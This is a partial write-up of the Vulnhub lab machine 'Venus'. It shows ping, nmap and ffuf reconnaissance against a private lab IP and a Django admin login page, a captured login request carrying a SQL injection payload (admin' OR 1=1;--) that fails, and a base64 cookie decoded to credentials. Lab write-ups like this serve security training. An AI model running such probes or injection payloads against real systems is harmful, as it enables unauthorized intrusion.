

Venus (Vulnhub)

ip of the machine :- 192.168.122.68




```
~/current (4.092s)
ping 192.168.122.68 -c 5

PING 192.168.122.68 (192.168.122.68) 56(84) bytes of data.
64 bytes from 192.168.122.68: icmp_seq=1 ttl=64 time=0.332 ms
64 bytes from 192.168.122.68: icmp_seq=2 ttl=64 time=0.607 ms
64 bytes from 192.168.122.68: icmp_seq=3 ttl=64 time=0.588 ms
64 bytes from 192.168.122.68: icmp_seq=4 ttl=64 time=0.671 ms
64 bytes from 192.168.122.68: icmp_seq=5 ttl=64 time=0.642 ms

--- 192.168.122.68 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4060ms
rtt min/avg/max/mdev = 0.332/0.568/0.671/0.121 ms
```

machine is on!!!



```
~/current (13.328s)
nmap -p- --min-rate=10000 -Pn 192.168.122.68

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 19:50 IST
Nmap scan report for 192.168.122.68
Host is up (0.00040s latency).
Not shown: 65514 filtered tcp ports (no-response), 19 filtered tcp ports (host-unreach)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

got some open ports!!!




Venus Monitoring

Current status:


Temperature: 464C
Surface pressure: 93 bar
Atmospheric composition: 96.5% carbon dioxide, 3.5% nitrogen

So, got a login page first when entered the web application and it had also had creds. written as guest:guest, so , entered and now in.



```
~/current (5.809s)
ffuf -u http://192.168.122.68:8080/FUZZ -w /usr/share/dirb/wordlists/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.122.68:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 626, Words: 80, Lines: 31, Duration: 5ms]
admin                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 699 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```


ON directory fuzzing, found /admin directory.



Django administration


Username:
Password:

It redirected to a login page. So this django admin page doesn't has any default creds. Let's try if SQL injection is possible with username admin or not.



```
POST /admin/login/?next=/admin/ HTTP/1.1
Host: 192.168.122.68:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.122.68:8080/admin/login/?next=/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 148
Origin: http://192.168.122.68:8080
Connection: keep-alive
Cookie: auth="Z3Vlc3Q6dGhyZmc="; csrftoken=OjpHGkKOubxVLCD43jfcPEEabfhZtza2i0bZz6DNr7XIISCTay6pCvjXcGD07TDM
Upgrade-Insecure-Requests: 1
Priority: u=0, i

csrfmiddlewaretoken=UnP8lkunuUcVZ0mwROl3fYSAF5Gyv3FRo4Bqe6nmrQCIWgllY3cg2PxnGw2z9n8B&username=admin%27+OR+1%3D1%3B--&password=admin&next=%2Fadmin%2F
```


Got the request. But SQL injection is not possible. But recognised the cookie which is base64.



```
Z3Vlc3Q6dGhyZmc=
```

```
guest:thrfg
```

But got some creds. that didn't work anywhere.

